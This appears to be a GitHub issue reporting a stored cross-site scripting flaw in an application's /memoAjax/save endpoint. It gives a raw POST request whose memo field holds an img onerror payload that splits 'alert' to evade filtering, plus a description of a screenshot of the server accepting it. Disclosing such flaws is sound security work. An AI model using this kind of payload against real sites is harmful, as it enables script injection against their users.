

New issue



A fatal error: There is an xss cross-site scripting vulnerability #2

Open



haioudelibaiyi opened 3 weeks ago



Unauthorized XSS vulnerability



POST /memoAjax/save HTTP/1.1



Host: IP:PORT

Content-Length: 87

Connection: close

id=469280819647000b01964707cd590001&value=<img+src="x"+onerror="frames [al](#) + [ert](#) "(1)">

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is highlighted, and its details are expanded. The request is a POST to /memoAjax/save with a Content-Length of 87. The request body is highlighted with a red box and contains the payload: id=469280819647000b01964707cd590001&value=<img+src="x"+onerror="frames al + ert "(1)">. The response is a 200 status with a Content-Length of 55. The response body is highlighted with a red box and contains the JSON: {"id": "469280819647000b019647d9abb20035", "status": true}. The 'Inspector' tab on the right shows the request and response details.



Sign up for free to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

Assignees

No one assigned

Labels

No labels

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

 Code with Copilot Agent Mode

▼

No branches or pull requests

Participants

